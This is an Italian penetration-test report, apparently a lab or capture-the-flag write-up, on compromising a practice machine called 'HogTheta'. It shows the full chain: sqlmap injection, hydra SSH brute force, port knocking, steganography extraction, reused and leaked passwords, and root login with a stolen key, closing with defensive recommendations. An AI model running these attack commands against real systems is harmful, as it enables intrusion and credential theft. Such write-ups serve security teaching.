Report penetration test: Hog-Theta

Compromissione Totale Sistema "HogTheta" (Black Box)

Autore: Team Datashields

Sintesi esecutiva

Il **Penetration Test** ha evidenziato una compromissione totale del sistema target.

L'attacco non ha seguito una linea diretta, ma ha richiesto un approccio **ibrido**. Inizialmente è stata compromessa l'applicazione web (***SQL Injection***) per ottenere informazioni interne. Successivamente, è stato sfruttato un servizio secondario (***SSH su porta 2222***) per accedere al filesystem e recuperare l'ultimo tassello mancante della sequenza di sblocco perimetrale.

Solo una volta ricostruita l'intera "Mappa", è stato eseguito il ***Port Knocking*** per sbloccare la porta SSH principale (22), permettendo l'accesso privilegiato e la successiva scalata a Root.

Profilo di rischio

- Vulnerabilità Principali: SQL Injection (CWE-89), Weak Credentials, Security through Obscurity, Information Leakage.
- CVSS v3.1 Score: 9.8 (Critical)
- Vettore: Network (Remoto)
- Impatto: Violazione completa di Confidenzialità, Integrità e Disponibilità.

Svolgimento delle operazioni (Red Team)

FASE 1: Intelligence & Mappatura (The Map)

L'analisi iniziale con Nmap, comando `$ nmap -pN -sS -p- -O -T4 -v 192.168.50.9`, ha mostrato un firewall che filtrava alcune porte, lasciando aperte quelle 80 (HTTP) e la porta non standard 2222 (SSH).



Figura 1 Porte risultate nella scansione

L'obiettivo primario è stato ricostruire la sequenza di **Port Knocking** nascosta. L'attività di enumerazione combinata (Web + Accesso Interno) ha permesso di individuare i 9 frammenti necessari.

1.1 Tabella di Ricognizione (Port Knocking Sequence)

La seguente tabella riepiloga la sequenza completa ricostruita e la fonte di ogni porta.

Ordine	Parola Chiave	Porta TCP	Fonte / Percorso File	Tecnica / Note
1	Giuro	9220	/	Decodifica Brainfuck presente nel corpo HTML, dopo il login
2	Solennemente	1700	Filesystem Mount Point	Indizio recuperato via SSH (Porta 2222). Nome cartella: *"La luce illumina... 1700"*.
3	Di	9991	/login.php	Decodifica Brainfuck presente nel corpo HTML.
4	Non-Avere	55677	/css/style.css	Decodifica Brainfuck presente nel file CSS.
5	Buone	37789	/oldsite/css/style.css	Decodifica Brainfuck presente nel file CSS oldsite.
6	Intenzioni	7282	/tmp	In chiaro al percorso.
7	Fatto	65511	/welcome.php	In chiaro al percorso.
8	Il	12000	/oldsite/login.php	Decodifica Brainfuck presente nel corpo HTML oldsite.
9	Misfatto	41002	/oldsite/tmp	In chiaro al percorso.



Figura 2 Brainfuck di 991 -> di, clue sull'immagine con informazioni extra e sua password

1.2 Discovery Utenti (Steganografia)

Analizzando il sorgente della Home Page, è stato notato un attributo anomalo sul tag del logo: <img src="..." pass="accio">.

Utilizzando la stringa "accio" come passphrase per analizzare il file immagine theta-logo.jpg:

```
$ steghide extract -sf theta-logo.jpg
```

Passphrase: accio

Output: Estrazione del file poesia.txt. Il testo conteneva riferimenti espliciti ai nomi "Luca" e "Milena".



Figura 3 Estrazione poesia da immagine

FASE 2: Weaponization & Accesso Intermedio (Porta 2222)

Non possedendo ancora l'indizio n. 2 ("Solennemente"), non era possibile eseguire il Knock. Si è proceduto alla compromissione dei servizi visibili.

2.1 SQL Injection & Web Discovery

Il portale /oldsite/login.php è risultato vulnerabile a SQL Injection.

```
$ sqlmap -u "http://192.168.50.9/oldsite/login.php" --forms --batch -D hogtheta -T users --dump
```

Risultato: Recuperati username e password hashate di quattro utenti.



Figura 4 tabella utenti e password hashate

Tramite cracking effettuato con John the Ripper, la password di Milena è risultata essere **darkprincess**.



Figura 5 credenziali milena crackate

Una volta loggati nella Dashboard Web con Milena, l'inserimento della frase segreta *"Giuro solennemente di non avere buone intenzioni"* ha dato indizi circa l'esistenza dell'account di sistema user e ha suggerito di bussare.



Figura 6 indizio user

2.2 Accesso SSH Secondario (user)

Sfruttando la porta 2222 aperta e l'username **user**, è stato eseguito un attacco a dizionario utilizzando hydra.

Il comando

```
$ hydra -l user -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.9 -t 4
```

Ha rivelato username e password dell'utente.

- User: user
- Password: harry

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.9 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-29 07:16:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.50.9:2222/
[STATUS] 220.00 tries/min, 220 tries in 00:01h, 14344179 to do in 1086:41h, 4 active
[STATUS] 217.67 tries/min, 653 tries in 00:03h, 14343746 to do in 1098:18h, 4 active
[2222][ssh] host: 192.168.50.9   login: user   password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-29 07:22:31
```

Figura 7 attacco s dizionario su user

Una volta effettuato l'accesso con il comando

```
$ ssh user@192.168.50.9 -p 2222
```

È stata iniziata l'esplorazione del filesystem che tramite il comando `$ df` ha rivelato il mount point /La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700, fornendo il tassello mancante per la tabella di ricognizione (vedi Fase 1.1).

```
user@hogtheta:/$ df
Filesystem                                         Size  Used Avail Use% Mounted on
rootfs                                             4.7G  731M  3.8G  17% /
udev                                                10M     0   10M   0% /dev
tmpfs                                               25M  192K   25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                                              5.0M     0  5.0M   0% /run/lock
tmpfs                                              101M     0  101M   0% /run/shm
lumos                                              1700     0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
user@hogtheta:/$
```

Figura 8 porta di solennemente

FASE 3: Attacco al Perimetro (Knock & Entry)

Con la mappa ora completa, è stato possibile attaccare la porta principale.

3.1 Esecuzione Port Knocking

Lancio della sequenza ricostruita con delay controllato.

```
$ knock -v 192.168.50.9 9220 1700 9991 55677 37789 7282 65511 12000 41002 && nmap -p 22 192.168.50.9
```

Verifica: Nmap conferma Porta 22/TCP OPEN.

```
┌──(kali㉿kali)-[~]
└─$ knock -v 192.168.50.9 9220 1700 9991 55677 37789 7282 65511 12000 41002 && nmap -p 22 192.168.50.9
hitting tcp 192.168.50.9:9220
hitting tcp 192.168.50.9:1700
hitting tcp 192.168.50.9:9991
hitting tcp 192.168.50.9:55677
hitting tcp 192.168.50.9:37789
hitting tcp 192.168.50.9:7282
hitting tcp 192.168.50.9:65511
hitting tcp 192.168.50.9:12000
hitting tcp 192.168.50.9:41002
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 03:27 -0500
Nmap scan report for 192.168.50.9 (192.168.50.9)
Host is up (0.0038s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:02:35:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Figura 9 knock e porta 22 aperta

3.2 Accesso SSH Primario (Milena)

Riutilizzando la password recuperata via SQL Injection, è stato effettuato l'accesso subito dopo il knock:

```
$ ssh milena@192.168.50.9 -p 22
```

Password: darkprincess

Esito: Accesso shell stabile ottenuto come utente **milena**.

È stata trovata prima flag

```
Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw------- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx------ 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root     33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Figura 10 flag milena

FASE 4: Post-Exploitation (Inside the Fortress)

4.1 Movimento Laterale (Milena $\to$ Luca)

L'enumerazione interna ha rivelato un file di swap "abbandonato" in /home/shared/.

`$ cat /home/shared/.myLovePotion.swp`

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

Figura 11 password nel file

Il file conteneva la password dell'utente Luca e quella dell'utente Marco, scoperte tentando il cambio utente.

- User: luca
- Password: 9iT(0F98!7^-I&h
- User: marco
- Password: ai(q4P7>(Fw9S3P

Marco non conteneva nulla di veramente interessante, ma una volta eseguito `$ su luca` con successo, si è potuta continuare l'analisi.

```
milena@blackbox:~$ su luca
Password:
luca@blackbox:/home/milena$
```

Figura 12 su luca riuscito

Da qui, dopo essere entrati nella cartella Luca, è stata presa la seconda flag.

```
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Figura 13 seconda flag

4.2 Privilege Escalation (Luca \to Root)

Nella home di Luca è stato trovato un backup immagine: .theta-key.jpg.bk.

Dall'analisi web precedente, era stato annotato un cookie, all'interno della sezione storage, chiamato **wand** (c2MqVDFsOVN5ezVi), che era la passphrase per decifrare la steganografia.

`$ steghide extract -sf theta-key.jpg`

Passphrase: c2MqVDFsOVN5ezVi

Output: Chiave privata RSA (id_rsa) di Root estratta.

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf .theta-key.jpg.bk
Enter passphrase:
wrote extracted data to "id_rsa".
```

Figura 14 steganografia rivelata

Ottenuta la chiave privata, si sono concessi i permessi e si è eseguito l'accesso da terminale kali, andando poi a esplorare le cartelle fino a individuare un'immagine di backup sospetta che è stata trasferita sul nostro computer.

Root Compromise:

```
$ chmod 600 id_rsa
```

```
$ ssh -i id_rsa root@192.168.50.9
```

```
$ cat flag.txt
```



Figura 15 ultima flag

Tabella dei loot (riepilogativa)

Risorsa	Valore / Dettaglio	Fonte / Tecnica
Pass Stego "Accio"	accio	Attributo HTML pass
Utenti Target	milena, luca	Steganografia (Poesia su Logo)
Credenziali Web Milena	darkprincess	SQLMap (SQLi)
Username "user"	user	Dashboard Web (Easter Egg)
Password SSH Alt.	harry	Bruteforce su Porta 2222
Knock "Solennemente"	Porta 1700	Discovery Interna (via user@2222)
Credenziali SSH Milena	darkprincess	Password Reuse (Porta 22)
Credenziali Luca	9iT(0F98!7^-1&h	File residuo .swp
Credenziali Marco	ai(q4P7>(Fw9S3P	File residuo .swp
Pass Stego "Wand"	c2MqVDFsOVN5ezVi	Cookie Web (Cleartext)
Root Key	id_rsa	Steganografia su .theta-key.jpg

---

5. Analisi difensiva

Root Cause Analysis

1. Esposizione Servizi Secondari: La presenza della porta 2222 con credenziali deboli (user:harry) ha permesso di aggirare la protezione perimetrale (Port Knocking) esponendo le informazioni interne necessarie.
2. SQL Injection: Vulnerabilità critica che ha fornito le credenziali iniziali.
3. Password Reuse: L'utente Milena utilizzava la stessa password per Web e System.

Mitigazione Raccomandata

- Disabilitare l'account user e chiudere la porta 2222.
- Patch immediata del codice PHP vulnerabile a SQLi.
- Implementare autenticazione a chiave pubblica per SSH e rimuovere l'accesso via password.
- Monitoraggio dei file sensibili nelle directory condivise.